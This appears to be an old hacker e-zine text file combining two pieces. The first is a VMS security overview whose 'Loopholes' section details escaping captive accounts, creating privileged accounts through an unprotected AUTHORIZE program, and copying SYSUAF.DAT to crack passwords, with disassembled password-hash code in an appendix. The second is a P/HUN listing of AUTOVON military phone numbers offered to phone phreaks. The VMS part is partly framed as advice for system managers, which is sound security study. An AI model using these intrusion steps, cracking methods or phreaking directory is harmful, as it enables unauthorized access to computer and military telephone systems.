Let's go over some of the basic features of VMS security, then look at some common problems and loopholes. Once you know what the loopholes are you can take steps to close them on systems you manage and increase security.

VMS Security Features

=====

Logging In:

-----

VAX/VMS systems have several types of protection that can be set up on logins. Logins can be restricted by time of day, day of the week, and by terminal ID. Logins can also be restricted by where they come from: Local,

Remote, Dialup, etc.

|        |                                                                        |
|--------|------------------------------------------------------------------------|
| Local  | are logins on direct connect ports or DECservers.                      |
| Remote | are logins across DECnet.                                              |
| Dialup | are logins across X.25 or on ports set with the DIALUP characteristic. |

Usually VMS will present a

Username:

prompt after it sees one or two <CR> characters (which are used by VMS to set the Baud rate, if AutoBaud is enabled).

If a System Password has been set on the port, VMS will BEEP after the first <CR>, and will then seem to be dead. Only after the correct System Password has been entered will the Username: prompt be given.

VMS gives no indication of whether a correct username has been entered: it always asks for a Password:. VMS passwords can be like any other passwords, or they may be generated nonsense words. The /GENERATE\_PASSWORD qualifier may be placed on user accounts by the system manager, forcing them to select from lists of supposedly easy to remember but nonsensical passwords.

The system manager may also enforce a minimum password length and can even impose dual passwords on accounts. If a Username with dual passwords is entered, the system will prompt for Password: twice in a row. Automatic Password expiration dates can be set, forcing users to change their passwords every so often: from once a day to once a year or never.

After the Username and Password have been entered, the system will either log the user in, or will print the familiar message,

User Authorization Failure

and will hang up after a settable number of failures (the default is 3) if the port characteristics include DIALUP and HANGUP.

Breakin Detection:

-----

If a hacker were trying to get into the system he could just continue to dialup and try again. But VMS has some features to discourage this too.

If breakin detection and evasion is enabled, VMS will start to get cagey. If the count of login failures from a specific source gets high enough, the system assumes a break-in is in progress. Only login failures caused by invalid Passwords are counted, NOT invalid usernames. And the attempts must be coming from one of these three sources:



- . A specific valid Username, and (if setup this way, A specific terminal.
- . A specific remote DECnet node and remote Username.
- . The Username of the creator of a detached process.

By default, VMS allows five failed login attempts from any one source within the time period specified. But it's not as simple as that!

Each time a failure occurs, time is added to the time period in which a certain number of failures can occur. To take an example from DEC:

Assume the default values are in effect. LGI\_BRK\_LIM specifies no more than five login failures from one source. LGI\_BRK\_TMO is set for five minutes. Assume that an outsider starts sending user names and passwords to the system. When the first password fails, the clock starts to run and the user has four more tries in the next five minutes. When the second attempt fails about 30 seconds later, the user has three tries left that will be counted over the next 9.5 minutes. When the third attempt fails 30 seconds later, the login failure observation time has reached 22.5 minutes. As a result, the next login failure from that source within 22.4 minutes will trigger evasive action. The system tolerates an average rate of login failures that is the reciprocal of the parameter LGI\_BRK\_TMO...

When breakin evasion is triggered, the system will give a:

User Authorization Failure

message even when a valid Username and Password are entered, giving no indication of what it is doing. Note that ONLY the Username(s) in question are treated this way: other Usernames can still log in from the same terminal even if terminal-specific breakin detection is enabled.

The length of time VMS will hide in this way is controlled by the sysgen parameter LGI\_HID\_TIM. But VMS doesn't hide for exactly this time. Rather, it will hide for a length of time determined by the following equation:

$$\text{Evasion time} = \text{LGI\_HID\_TIM} * (\text{random number between 1 and 1.5})$$

The parameter LGI\_BRK\_DISUSER can be set, and will tell VMS to permanently disable accounts rather than just hiding for a time. The system manager then has to re-enable them manually. This is a dangerous parameter to set, however, because malicious individuals could deliberately disable accounts then! If the SYSTEM account is disabled this way, it will only be allowed to login on the VAX system console.

## Security Alarms:

-----

Although breakin attempts to different Usernames don't activate VMS Breakin detection, they can trigger Security Alarms. Security Alarms can also be triggered by different types of access to specific files or memory areas. Security Alarms cause messages to be displayed on the system console, on the terminals of any user enabled as Security Operator, and in the Operator Log file.

As DEC says,

Because security auditing affects system performance, enable security alarms only for the most important events.

Damn right! If all security alarms are enabled the system will hang! It starts writing alarms about the fact it is writing alarms, ad infinitum....

Security alarms can be triggered on multiple login failures, on breakin, on successful login from given ports, on failed attempts to access files, on successful attempts to access files, etc. So even if you get privilege to override protection or to defeat it a security alarm may still be triggered.

Security alarms typically might be enabled on the AUTHORIZE program, which adds and modifies user accounts, on SYSUAF.DAT, the authorization database, on RIGHTSLIST.DAT, the access rights database, etc. and on critical database files. But many sites don't bother with them because of their inconvenience.

## Accounting:

-----

Besides Security Alarms, Accounting can be enabled. Accounting can show successful logins, login failures, how much resources are consumed by processes, what programs are executed, etc. Not all sites enable accounting, and not all sites enable the same amount of it. Accounting records show login failures but only show the username that attempted to login if it is a valid username.

## File and Device Protection:

=====

## UIC:

----

The primary access protection mechanism is the UIC. This consists of a Group and a User code, numerically represented as [nnn,nnn]. It is an Octal number. Since VMS 4.x versions the UIC can also be expressed as [name] or [name,name], but internally this is translated back to the old format.

## 234.TXT

Users, processes, files, devices, memory sections, etc. all have UICs. Files, devices, memory sections, etc. can have access by System, Owner, Group and World, any combination of Read, Write, Execute, Delete for each category.

|        |                                                                                     |
|--------|-------------------------------------------------------------------------------------|
| System | are the system accounts.                                                            |
| Owner  | is the account(s) who's UIC is the same as that on the object (file, device, etc.). |
| Group  | are accounts with the same first UIC number.                                        |
| World  | is everyone.                                                                        |

So a process with UIC [23,7] could access an object with UIC [23,4] if that object allowed access by Group or World. The process could access an object with UIC [25,3] only if World access was allowed, and could access objects with UIC [23,7] if Owner, Group, or World was allowed.

ACL:

----

Also, there's a protection mechanism called the ACL or Access Control List. This is in addition to, and can override UIC protection. With ACLs an Identifier is created, like MODEM for one or more modem ports. An ACL is created on the port(s) desired, and in the ACL are multiple Access Control Entries (ACEs). If one of them is:

(Identifier=MODEM, Access=Read+Write)

for example, user who has been Granted the identifier MODEM can access those ports. These access privileges, like UICs apply to processes in general. Granting and managing Identifiers is done in the AUTHORIZE program.

Loopholes, Ways of Defeating Security...

=====

Although VMS has great security it's often applied poorly. For one thing, protection is often not set up properly, programs are installed with too much privilege etc. (Programs can be installed so they have privilege when run even if the user running them has no privilege).

Getting a \$ prompt:

-----

If a hacker logs into a VMS system and finds himself trapped within application programs the first thing he will want to do is to get out to the normal DCL command mode from where more things can be done.

Hackers will try several things and you should check to make sure they can't try these tricks on your system.

AllInOne:

In AllInOne, DEC's popular Electronic Mail and menuing Office Automation system, typing

\$

(the dollar sign) will by default take the user to DCL level.

Typing

ADMIN

will get the user into the AllInOne administrator menu. From there they can create accounts with \$ access.

AllInOne mail also has a feature where macros can be attached to mail and executed when the mail is read. If the hacker sends a message of this type to some user with privilege, the macro can go off in the background and create accounts, etc. for the hacker. This feature should be disabled.

Other Captive Account tricks:

Holding down <Ctrl-Y> and letting it repeat for a while will often cause accounts that are trapped in a command procedure but not marked as CAPTIVE in the UAF to exit from the command procedure to DCL.

If an account has access to VAXMAIL (the MAIL command) it can often use MAIL's SPAWN command to spawn a process with DCL access.

The TPU editor has a similar SPAWN command.

If an account is not marked CAPTIVE the user can try to add /NOCOMMAND after the username, like the following:

Username: fred/nocommand

This will cause the command procedure to not be executed, leaving the hacker at a DCL \$ prompt.

There are many more too.

For this reason you should mark all accounts that are supposed to be captive as CAPTIVE using the AUTHORIZE utility.

When at the \$ Prompt:

-----

Since protection is often set incorrectly, hackers can take advantage and use this to bypass security. A couple of examples will serve to show that you must be diligent in setting the protections properly on systems you manage.

## 234.TXT

If SYS\$SYSTEM:AUTHORIZE.EXE is not protected, it can be run by non-privileged users. The hacker would then run AUTHORIZE and create a new SYSUAF.DAT file in his own directory (AUTHORIZE will do this by default if not run in the SYS\$SYSTEM directory). The hacker would add a privileged username to the new SYSUAF.DAT, copy it back to SYS\$SYSTEM:, log out, log in again as the new privileged user, and quickly delete the new SYSUAF.DAT so that other users don't get "Authorization Failure" messages. The hacker would then be able to add privileged accounts to SYSUAF.DAT at his leisure.

Another clever idea would be for the hacker who has gained access to copy SYSUAF.DAT to another directory and then try to find out what passwords are in it. VMS uses a one-way encryption algorithm, but a gifted hacker will use the same algorithm to repeatedly encrypt different passwords until he finds ones that match. A copy of the VMS assembly language code to do this encryption can be found in the appendix, for your information.

Again, setting the protection properly will keep this from happening to your system!

### Conclusion:

=====

This has been a brief overview of VMS security. For more information, read your DEC manuals. A good place to start is the handy VMS System Manager's Manual, Order Number AA-LA00A-TE, which can be obtained from DEC Direct and should have come with your VMS update.

The importance of proper security cannot be over emphasized, but if you overdo it performance will suffer. Experiment on your system to find a good balance. Don't ignore security or you may regret it rather intensely.

### Appendix -- VMS assembly code for encrypting passwords:

=====

```
.TITLE HPWD - hash user password
.IDENT 'V02-002'
; Hash PassWord:
; Hash a password irreversibly. This is one way encryption with
; no decryption possible.

; This code was obtained by disassembling the AUTHORIZE program.
; See the VMS microfiche for the fully commented code:
;      e _lib$code:_lib$code+68

; Input Parameters:
;      PWDDSC      - Address of password descriptor
;      ENCRYPT      - Encryption algorithm index (byte)
```

```

                                234.TXT
;      SALT      - Random number (word)
;      USRDSC    - Address of username descriptor

; Output Parameters:
;      OUTDSC    - Address of encrypted output descriptor

OUTDSC=4
PWDDSC=OUTDSC+4
ENCRYPT=PWDDSC+4
SALT=ENCRYPT+4
USRDSC=SALT+4

.PSECT _LIB$CODE      RD,NOWRT,PIC,SHR,BYTE,EXE

; AUTODIN-II polynomial table used by CRC algorithm
AUTODIN:
    .LONG ^X000000000,^X01DB71064,^X03B6E20C8,^X026D930AC,^X076DC4190
    .LONG ^X06B6B51F4,^X04DB26158,^X05005713C,^X0EDB88320,^X0F00F9344
    .LONG ^X0D6D6A3E8,^X0CB61B38C,^X09B64C2B0,^X086D3D2D4,^X0A00AE278
    .LONG ^X0BDBDF21C

; Purdy polynomial coefficients. Prime, but don't need to be
Purdy_Poly:
c:
    .LONG -83,-1
    .LONG -179,-1
    .LONG -257,-1
    .LONG -323,-1
    .LONG -363,-1

.ENTRY    LGI$HPWD,^M<R2,R3,R4>
    MOVAQ    @outdsc(AP),R4
    MOVAQ    @4(R4),R4
    TSTB     encrypt(AP)
    BGTRU    10$
    MNEGL    #1,R0
    MOVAQ    @pwddsc(AP),R1
    CRC      autodin,R0,(R1),@4(R1)
    CLRL     R1
    MOVQ     R0,(R4)
    BRB      20$

10$: CLRQ    (R4)
    MOVAQ    @pwddsc(AP),R3
    BSBB     COLLAPSE_R2
    ADDW2    salt(AP),3(R4)
    MOVAQ    @usrdsc(AP),R3
    BSBB     COLLAPSE_R2

```

```

PUSHAQ    (R4)
CALLS     #1,PURDY

```

```

20$: MOVL    #1,R0
      RET

```

```

COLLAPSE_R2:

```

```

      MOVZWL  (R3),R0
      BEQL    20$
      MOVAL   @4(R3),R2
      PUSHR   #^M<R1,R2>
      MOVL    R0,R1
5$:   CMPB    (R2)+,#32
      BNEQ    7$
      DECL    R1
7$:   SOBGTR  R0,5$
      MOVL    R1,R0
      POPR    #^M<R1,R2>
10$:  BICL3   #-8,R0,R1
      ADDB2   (R2)+,(R4)[R1]
      SOBGTR  R0,10$
20$:  RSB

```

```

a=59
n0=1@24-3
n1=1@24-63

```

```

.ENTRY    PURDY,^M<r2,r3,r4,r5>
      MOVQ    @4(AP),-(SP)
      BSBW    PQMOD_R0
      MOVAQ   (SP),R4
      MOVAQ   PURDY_POLY,R5
      MOVQ    (R4),-(SP)
      PUSHL   #n1
      BSBB    PQEXP_R3
      MOVQ    (R4),-(SP)
      PUSHL   #n0-n1
      BSBB    PQEXP_R3
      MOVQ    (R5)+,-(SP)
      BSBW    PQADD_R0
      BSBW    PQMUL_R2
      MOVQ    (R5)+,-(SP)
      MOVQ    (R4),-(SP)
      BSBW    PQMUL_R2
      MOVQ    (R5)+,-(SP)
      BSBW    PQADD_R0

```

```

MOVQ    (R4), -(SP)
BSBB    PQMUL_R2
MOVQ    (R5)+, -(SP)
BSBW    PQADD_R0
MOVQ    (R4), -(SP)
BSBB    PQMUL_R2
MOVQ    (R5)+, -(SP)
BSBW    PQADD_R0
BSBW    PQADD_R0
MOVQ    (SP)+, @4(AP)
MOVL    #1, R0
RET

```

```

PQEXP_R3:
POPR    #^M<r3>
MOVQ    #1, -(SP)
MOVQ    8+4(SP), -(SP)
TSTL    8+8(SP)
BEQL    30$
10$: BLBC 8+8(SP), 20$
MOVQ    (SP), -(SP)
MOVQ    8+8(SP), -(SP)
BSBB    PQMUL_R2
MOVQ    (SP)+, 8(SP)
CMPZV   #1, #31, 8+8(SP), #0
BEQL    30$
20$: MOVQ (SP), -(SP)
BSBB    PQMUL_R2
EXTZV   #1, #31, 8+8(SP), 8+8(SP)
BRB     10$

30$: MOVQ 8(SP), 8+8+4(SP)
MOVAQ   8+8+4(SP), SP
JMP     (R3)

```

```

u=0
v=u+4
y=u+8
z=y+4

```

```

PQMOD_R0:
POPR    #^M<R0>
CMPL    v(SP), #-1
BLSSU   10$
CMPL    u(SP), #-a
BLSSU   10$
ADDL2   #a, u(SP)
ADWC    #0, v(SP)

```



10\$: JMP (R0)

PQMUL\_R2:

```

    POPR    #^M<r1>
    MOVL    SP,R2
    PUSHL   z(R2)
    PUSHL   v(R2)
    BSBB    EMULQ
    BSBB    PQMOD_R0
    BSBB    PQLSH_R0
    PUSHL   y(R2)
    PUSHL   v(R2)
    BSBB    EMULQ
    BSBB    PQMOD_R0
    PUSHL   z(R2)
    PUSHL   u(R2)
    BSBB    EMULQ
    BSBB    PQMOD_R0
    BSBB    PQADD_R0
    BSBB    PQADD_R0
    BSBB    PQLSH_R0
    PUSHL   y(R2)
    PUSHL   u(R2)
    BSBB    EMULQ
    BSBB    PQMOD_R0
    BSBB    PQADD_R0
    MOVQ    (SP)+,Y(R2)
    MOVAQ    Y(R2),SP
    JMP     (R1)

```

EMULQ:

```

    EMUL    4(SP),8(SP),#0,-(SP)
    CLRL    -(SP)
    TSTL    4+8+4(SP)
    BGEQ    10$
    ADDL2    4+8+8(SP),(SP)
10$: TSTL    4+8+8(SP)
    BGEQ    20$
    ADDL2    4+8+4(SP),(SP)
20$: ADDL2    (SP)+,4(SP)
    MOVQ    (SP)+,4(SP)
    RSB

```

PQLSH\_R0:

.ENABLE LSB

```

    POPR    #^M<r0>
    PUSHL   v(SP)
    PUSHL   #a

```

```

BSBB    EMULQ
ASHQ    #32,Y(SP),Y(SP)
BRB     10$

```

```

PQADD_R0:
  POPR    #^M<R0>
10$: ADDL2 u(SP),y(SP)
  ADWC    v(SP),z(SP)
  BLSSU   20$
  CMPL    z(SP),#-1
  BLSSU   30$
  CMPL    y(SP),#-a
  BLSSU   30$
20$: ADDL2 #a,y(SP)
  ADWC    #0,z(SP)
30$: MOVAQ Y(SP),SP
  JMP     (R0)
.END

```

```

=====
=                P/HUN Issue #3, Volume 2: Phile #4 of 11                =
=====

```

# The Automatic Voice Network (AUTOVON) Outline PART I

-----  
 Typed by: DareDevil  
 P/HUN Magazine Inc.

I am back from my long trip from London which turned out to be very intresting. I met a couple of Hackers and Phreakers who were very willing to share information with me. From what they say Hacking European Computers seems to be an easy task.

Anyway.....

Heres something for you Silver Boxers. Hope this helps a little. The next 2 parts will continue in the later issues of P/HUN.

o-----o  
 (To reach these installations from "DoD Numbers Only")

AUTOVON Listing Information Dial "0"  
 AUTOVON Access - Dail "8" Listen for the tone,then the AUTOVON Number

-----  
 INCOMING AUTOVON CODES  
 -----

## 234.TXT

| COMMERCIAL |          | AUTOVON |                  | COMMERCIAL |          | AUTOVON |                  |
|------------|----------|---------|------------------|------------|----------|---------|------------------|
| 227        | Exchange | 287     | Plus four digits | 437        | Exchange | 364     | Plus four digits |
| 238        | "        | 251     | "                | 475        | "        | 335     | "                |
| 272        | "        | 285     | "                | 490        | "        | 356     | "                |
| 274        | "        | 284     | "                | 576        | "        | 291     | "                |
| 282        | "        | 292     | "                | 653        | "        | 294     | "                |
| 284        | "        | 251     | "                | 692        | "        | 222     | "                |
| 285        | "        | 356     | "                | 693        | "        | 223     | "                |
| 295        | "        | 295     | "                | 694        | "        | 224     | "                |
| 325        | "        | 221     | "                | 695        | "        | 225     | "                |
| 355        | "        | 345     | "                | 696        | "        | 226     | "                |
| 373        | "        | 243     | "                | 697        | "        | 227     | "                |
| 394        | "        | 290     | "                | 746        | "        | 286     | "                |
| 427        | "        | 291     | "                | 756        | "        | 289     | "                |
| 433        | "        | 288     | "                | 763        | "        | 293     | "                |
| 463        | "        | 296     | "                | 767        | "        | 297     | "                |

AUTOVON Access to The Pacific European-Carribean Area IS NOT available through the DoD Exchanges. Theses calls must be placed through the appropriate Military Switchboard serving your activity or by COML means.

## ALABAMA

-----

|                                                |          |
|------------------------------------------------|----------|
| Adj Gen Natl, Montgomery .....                 | 363-72XX |
| Oper Asst.                                     | 363-7210 |
| Air Force Air Univ, Maxell AFB.....            | 875-XXXX |
| Info Oper.                                     | 875-1110 |
| Oper Asst.                                     | 436-3700 |
| Air Natl Gd 117th Tac Recon Gp,Birmingham..... | 694-2XXX |
| Oper Asst.                                     | 694-2210 |
| 187th Tac Recon Gp, Montgomery.....            | 742-9XXX |
| Oper Asst.                                     | 485-9210 |
| 232nd Mob Comm Sqd, " .....                    | 485-XXXX |
| Oper Asst.                                     | 742-9210 |
| Anniston Army Depot.....                       | 571-XXXX |
| Oper Asst.                                     | 571-1110 |
| Army Msl Cmd, Redstone Arsl.....               | 746-XXXX |
| Info Oper.                                     | 746-0011 |
| Coast Guard Avn Spt Tng Cen, Mobile.....       | 436-3635 |
| Def Contr Admin Svcs Mgt Area, Birmingham..... | 340-1XXX |
| Oper Asst.                                     | 340-1000 |
| Fort McClellan, Anniston.....                  | 865-XXXX |
| Oper Asst.                                     | 865-1110 |
| Gunter AFB, Montgomery.....                    | 446-XXXX |
| Oper Asst.                                     | 446-1110 |

# 234.TXT

Maxwell AFB, " ..... 875-XXXX  
Info Oper. 875-1110  
Mil Tfc Mgt Cmd (MTMC) EA Mob Det Gulf Outport Mobile..... 436-3830  
Outport Mobile..... 746-XXXX  
Redstone Arsl,HUntsville..... 746-XXXX  
Info Oper. 746-XXXX  
U.S Property & Fiscal Ofc (USPFO) Natl Gd, Montgomery..... 363-7316

## ALASKA

-----

Adj Gen Natl Ge, Anchorage..... 317-626-1299  
Mil Activities , Neklason Lake..... 317-950-1211  
Alaska Switch,Neklason Lake..... 317-950-1211  
Cmdr in C Alaska (CINCAL), Elmendorf AFB..... 317-552-3100  
Oper Assit. 317-753-2228  
Coast Guard COMCOGARD 17 Hq , Juneau..... 317-388-7XXX  
Oper Assit. 317-388-7011  
Coast Guard Kodiak..... 317-487-5XXX  
Oper Assit. 317-487-5888  
Def Comm Agcy,Alaskan Region(DCA-AL) Elmendorf..... 317-552-XXXX  
Oper Assit. 317-552-1110  
Commander..... 317-943-1212  
Def Commercial Comm Ofc,Alaska,Elmendorf AFB..... 317-552-3132  
Defense Fuel Region,Elmendorf AFB..... 317-552-3760  
Eielson AFB, Fairbanks..... 317-37X-XXXX  
Info Oper Only. 317-372-1191  
Elmendorf AFB,Anchorage..... 317-552-XXXX  
Info. 317-552-1110  
Oper Assit. 317-552-1110  
Fed Avn Agcy - Alaskan Rdn Hg, Anchorage..... 317-552-XXXX  
Oper Assit. 317-552-1110  
Comm Con Cen..... 317-552-1212  
Fort Greely,Delta Junction..... 317-87X-XXXX  
Info Oper. 317-872-1113  
Oper Assit. 317-864-0121  
Fort Wainright, Fairbanks..... 317-35X-XXXX  
Info Oper. 317-353-9113  
Oper Assit. 317-353-9121  
Nav Activities,Adak..... 317-592-XXXX  
Oper Assit. 317-592-0111  
US Property & Fiscal Ofc (USPFO) Natl Gd, Ft Richardson..... 317-862-8116

## ARIZONA

-----

A Comm-Hq,Ft Huachuca..... 879-XXXX

# 234.TXT

|                                                        |              |          |
|--------------------------------------------------------|--------------|----------|
|                                                        | Oper Assit.  | 879-0111 |
| USACC HQS EAC.....                                     |              | 626-1720 |
| Adj Gen Natl Gd, Phoenix.....                          |              | 853-8710 |
| Air Natl Gd 161st Mil Airlift Gp, Phoenix.....         |              | 853-8710 |
|                                                        | Oper Assit.  | 853-9210 |
| David Monthan AFB, Tucson.....                         |              | 361-XXXX |
|                                                        | Oper Assit.  | 361-1110 |
| Tac Cmd Post.....                                      |              | 626-1655 |
| Def Contr Admin Svcs Mgt Area, Phoenix.....            |              | 940-XXXX |
|                                                        | Oper Assit.  | 940-1110 |
| Fort Huachuca, Sierra Vista.....                       |              | 879-XXXX |
|                                                        | Oper Assit.  | 879-0001 |
| Luke AFB,Glendale.....                                 |              | 853-XXXX |
|                                                        | Oper Assit.  | 853-1110 |
| Cmd Post Duty Officer.....                             |              | 727-3950 |
| " .....                                                |              | 626-1690 |
| Marine Corps Air Sta, Yuma.....                        |              | 951-XXXX |
|                                                        | Oper Assit.  | 951-3011 |
| Mil Acft Star & Disp Cen,Tucson.....                   |              | 361-XXXX |
|                                                        | Oper Assit.  | 361-1110 |
| Natl Gd State Maint Ofc, Phoenix.....                  |              | 853-8810 |
| US Property & Fiscal Ofc (USPFO) Natl Gd, Phoenix..... |              | 853-8821 |
| Williams AFB, Chandler.....                            |              | 474-XXXX |
|                                                        | Oper Assit.  | 474-1011 |
| Yuma Proving Grounds.....                              |              | 899-XXXX |
|                                                        | Oper Assit.  | 899-1110 |
|                                                        | After Hours. | 899-2020 |
| 1st Cbt Eval Gp Det 2 (SAC) Holbrook.....              |              | 626-3430 |

## ARKANSAS

-----

|                                                          |             |          |
|----------------------------------------------------------|-------------|----------|
| Adj Gen Natl Gd, Little Rock.....                        |             | 731-5200 |
| Air Natl Gd 188th Tac Recon Gp, Ft Smith.....            |             | 962-8XXX |
| Blytheville AFB.....                                     |             | 721-XXXX |
|                                                          | Oper Assit. | 721-1110 |
| Fort Chaffee,Ft Smith.....                               |             | 962-2XXX |
|                                                          | Oper Assit. | 962-2111 |
| Little Rock AFB.....                                     |             | 731-XXXX |
|                                                          | Oper Assit. | 731-1110 |
| Pine Bluff Arsl.....                                     |             | 966-3XXX |
|                                                          | Oper Assit. | 966-3798 |
| US Property & Fiscal Ofc(USPFO) Natl Gd,Little Rock..... |             | 731-5253 |

## CALIFORNIA

-----

234.TXT

|                                                              |          |
|--------------------------------------------------------------|----------|
| Adj Gen Natl Gd, Sacramento.....                             | 466-6531 |
| Air Force Aero Sta, McClelland AFB.....                      | 730-3760 |
| Air Force Contr Mgr Div AFSC, Los Angeles AFS.....           | 833-1837 |
| Oper Assit.                                                  | 833-1110 |
| Air Force Flt Test Cen,AFSC, Edwards AFB.....                | 527-XXXX |
| Oper Assit.                                                  | 527-0111 |
| Air Force Satl Comm Fac Hq, Los Angeles.....                 | 833-XXXX |
| Oper Assit.                                                  | 833-1110 |
| Air Force Satl Test Ctr, Sunnyvale.....                      | 359-3XXX |
| Oper Assit.                                                  | 359-3110 |
| 144th Air Def Wg, Fresno.....                                | 949-9XXX |
| Oper Assit.                                                  | 949-9210 |
| 146th Mil Airlift Wg, Van Nuys.....                          | 873-6XXX |
| Oper Assit.                                                  | 873-6310 |
| 148th Comm Sqd, Compton.....                                 | 898-1895 |
| 149th Comm Sqd, Highlands.....                               | 633-2582 |
| 162nd Comm Gp, N Highlands.....                              | 633-2582 |
| 216 Equip & Inst Sqd, Hayward.....                           | 462-5637 |
| 222nd Mob Comm Sqd, Costa Mesa.....                          | 833-0459 |
| 234th Mob Comm Sqd, Hayward.....                             | 462-1746 |
| America Forces Radio & TV Svc, Los Angeles.....              | 898-1746 |
| Armed Forces Reserve Ctr, Los Angeles.....                   | 972-8XXX |
| Oper Assit.                                                  | 972-8011 |
| Army Audit Agcy Western Region, Sacramento.....              | 839-2241 |
| Oper Assit.                                                  | 839-1110 |
| Ballistic Sys Div Af Sys Cmd, Norton AFB.....                | 876-XXXX |
| Oper Assit.                                                  | 876-1110 |
| Beale AFB, Marsville.....                                    | 368-XXXX |
| Oper Assit.                                                  | 368-1110 |
| Camp Pendelton Marine Corps Base,Oceanside.....              | 365-XXXX |
| Oper Assit.                                                  | 365-0111 |
| Castle AFB, Merced.....                                      | 347-XXXX |
| Oper Assit.                                                  | 347-1110 |
| Centerville Beach Nav Fac, Ferndale.....                     | 896-3381 |
| Coast Guard COMCOGARD 11 Hq, Long Beach.....                 | 360-7961 |
| 12 Hq,(RCC Only), San Francisco.....                         | 730-3471 |
| Monterey.....                                                | 629-1561 |
| Cmdr Submarine Flottilla Five, San Diego.....                | 933-XXXX |
| Oper Assit.                                                  | 933-1011 |
| Def Conrt Admin Svcs Reg Svcs Reg/Mgt Area, Los Angeles..... | 833-XXXX |
| Info Oper.                                                   | 833-2226 |
| Oper Assit.                                                  | 833-1110 |
| Def Contr Admin Svcs Mgt Area, Santa Ana.....                | 873-2XXX |
| Oper Assit.                                                  | 873-2700 |
| San Diego.....                                               | 542-XXXX |
| Oper Assit.                                                  | 524-0111 |
| Van Nuys.....                                                | 972-3XXX |
| Info Oper.                                                   | 972-3319 |

234.TXT

|                                                              |               |
|--------------------------------------------------------------|---------------|
| San Francisco.....                                           | 466-9XXX      |
| Info Oper.                                                   | 466-9500      |
| Defense Depot, Tracy.....                                    | 462-9XXX      |
| Oper Assit.                                                  | 462-9110      |
| Def Fuel Region West San Pedro.....                          | 833-2876      |
| Def Language Institute, Presidio of Monterey.....            | 929-XXXX      |
| Oper Assit.                                                  | 929-1110      |
| Def Pers Spt Cen, Alameda.....                               | 686-3006      |
| Def Manpower Data Center, Monterey.....                      | 878-2951      |
| Edwards AFB.....                                             | 527-XXXX      |
| Info Oper.                                                   | 527-0111      |
| FAA Los Angeles Air Rt Trc Con Cen, Palmdale.....            | 898-1290      |
| FAA Oakland Air Rt Trf Con Cen, Fremont.....                 | 730-1595      |
| Flt Air Con & Surv Fac (FACSFAC) TCC/OC Only, San Diego..... | 727-3925      |
| Flt Anal Cen, Corona.....                                    | 933-XXXX      |
| Oper Assit.                                                  | 933-0111      |
| Flt Anti-Sub Warefare Sch, San Diego.....                    | 524-XXXX      |
| Oper Assit.                                                  | 524-0111      |
| Fort Irwin, Barstow.....                                     | 470-XXXX      |
| Oper Assit.                                                  | 470-0111      |
| Fort Mason, San Francisco.....                               | 586-XXXX      |
| Oper Assit.                                                  | 586-1110      |
| Fort Ord, Monterey.....                                      | 929-XXXX      |
| Oper Assit.                                                  | 929-1110      |
| George AFB, Victorville.....                                 | 353-XXXX      |
| Oper Assit.                                                  | 353-1110      |
| German Mil Rep to USA/Cent Area, Long Beach NS.....          | 360-0111      |
| Letterman Genral Hospital, San Francisco.....                | 586-XXXX      |
| Oper Assit.                                                  | 586-2231      |
| Los Angeles AFS.....                                         | 833-XXXX      |
| Oper Assit.                                                  | 833-1110      |
| Info Oper.                                                   | 989-1780      |
| MLP Oper.                                                    | 838-XXXX      |
| March AFB, Riverside.....                                    | 947-XXXX      |
| Oper Assit.                                                  | 947-1110      |
| Marine Corps AirSta, El Toro.....                            | 524-XXXX      |
| Oper Assit.                                                  | 997-3011      |
| Rctg Depot, San Diego.....                                   | 524-XXXX      |
| Info Oper.                                                   | 524-1011      |
| Log Sup Base, Barstow.....                                   | 282-XXXX      |
| Oper Assit.                                                  | 282-0111      |
| Marine Corps Air Ground Combat 29 Palms.....                 | 952-5XXX/6XXX |
| Oper Assit.                                                  | 952-6000      |
| Mather AFB, Sacramento.....                                  | 828-XXXX      |
| Oper Assit.                                                  | 828-1110      |
| McClellan AFB, Sacramento.....                               | 633-XXXX      |
| Oper Assit.                                                  | 633-1110      |
| AUTODIN Tech Con, Sacramento.....                            | 730-1493      |

234.TXT

|                                                            |          |
|------------------------------------------------------------|----------|
| MCS Office Long Beach.....                                 | 360-6645 |
| Mil Tfc Mgt Cmd (MTMC) WA HQ Oakland Army Base.....        | 859-XXXX |
| Oper Assit.                                                | 859-0111 |
| WA MOT Bat Area.....                                       | 859-XXXX |
| WA S/CA Outport SAn Pedro OPER Asst.....                   | 853-1650 |
| MTMC WA MATCO Norton AFB CA.....                           | 876-XXXX |
| MTMC WA MATCO Norton AFB OPER Asst.....                    | 876-1110 |
| MTMC WA MATCO Travis AFB CA.....                           | 837-XXXX |
| MTMC WA MATCO Travis AFB OPER Asst.....                    | 837-1110 |
| Natl Gd State Maint Ofr, Sacramento.....                   | 466-6571 |
| Oper Assit.                                                | 466-6605 |
| Natl Parachute Test Range, El Centro.....                  | 958-8XXX |
| Oper Assit.                                                | 958-8212 |
| Non-Duty Hours.                                            | 958-8547 |
| Nav Air Sta, Alameda.....                                  | 686-0111 |
| Imperial Beach.....                                        | 951-0111 |
| Lemoore.....                                               | 949-0111 |
| Miramir.....                                               | 577-XXXX |
| Oper Assit.                                                | 577-1011 |
| Moffett Fld, Sunnyvale.....                                | 462-0111 |
| COM NAS North Island.....                                  | 951-0111 |
| Nav Amph Base - Coronado, San Diego.....                   | 577-XXXX |
| Oper Assit.                                                | 577-2011 |
| Nav Comm Sta, NavOp Radio and Tele(NORATS), San Diego..... | 958-3XXX |
| Oper Assit.                                                | 958-3011 |
| San Francisco, Stockton.....                               | 466-7444 |
| " " Tech Con, Stockton.....                                | 730-1581 |
| Nav Const Bn Cen, Port Hueneme.....                        | 360-XXXX |
| Oper Assit.                                                | 360-4001 |
| Cdmr Nav Base, San Diego.....                              | 958-3011 |
| Nav Hosp, Long Beach.....                                  | 873-9XXX |
| Oper Assit.                                                | 873-9011 |
| Oakland.....                                               | 855-XXXX |
| Oper Assit.                                                | 855-5000 |
| San Diego.....                                             | 522-6011 |
| OIC of Navy Const, Mare Island.....                        | 253-XXXX |
| Oper Assit.                                                | 253-2101 |
| Mare Isl Vallejo.....                                      | 253-XXXX |
| Oper Assit.                                                | 253-0111 |
| Nav Ocean Sys Ctr.....                                     | 553-XXXX |
| Oper Assit.                                                | 533-0111 |
| Nav Shp Wpn Sys Engr Sta, Port Hueneme.....                | 360-XXXX |
| Oper Assit.                                                | 360-4711 |
| Nav Sta, Long Beach.....                                   | 360-XXXX |
| Oper Assit.                                                | 360-0111 |
| Nav Sta, San Diego.....                                    | 958-XXXX |
| Oper Assit.                                                | 958-0111 |
| Nav Sta, Treasure Island, San Francisco.....               | 869-XXXX |



234.TXT

|                                           |               |          |
|-------------------------------------------|---------------|----------|
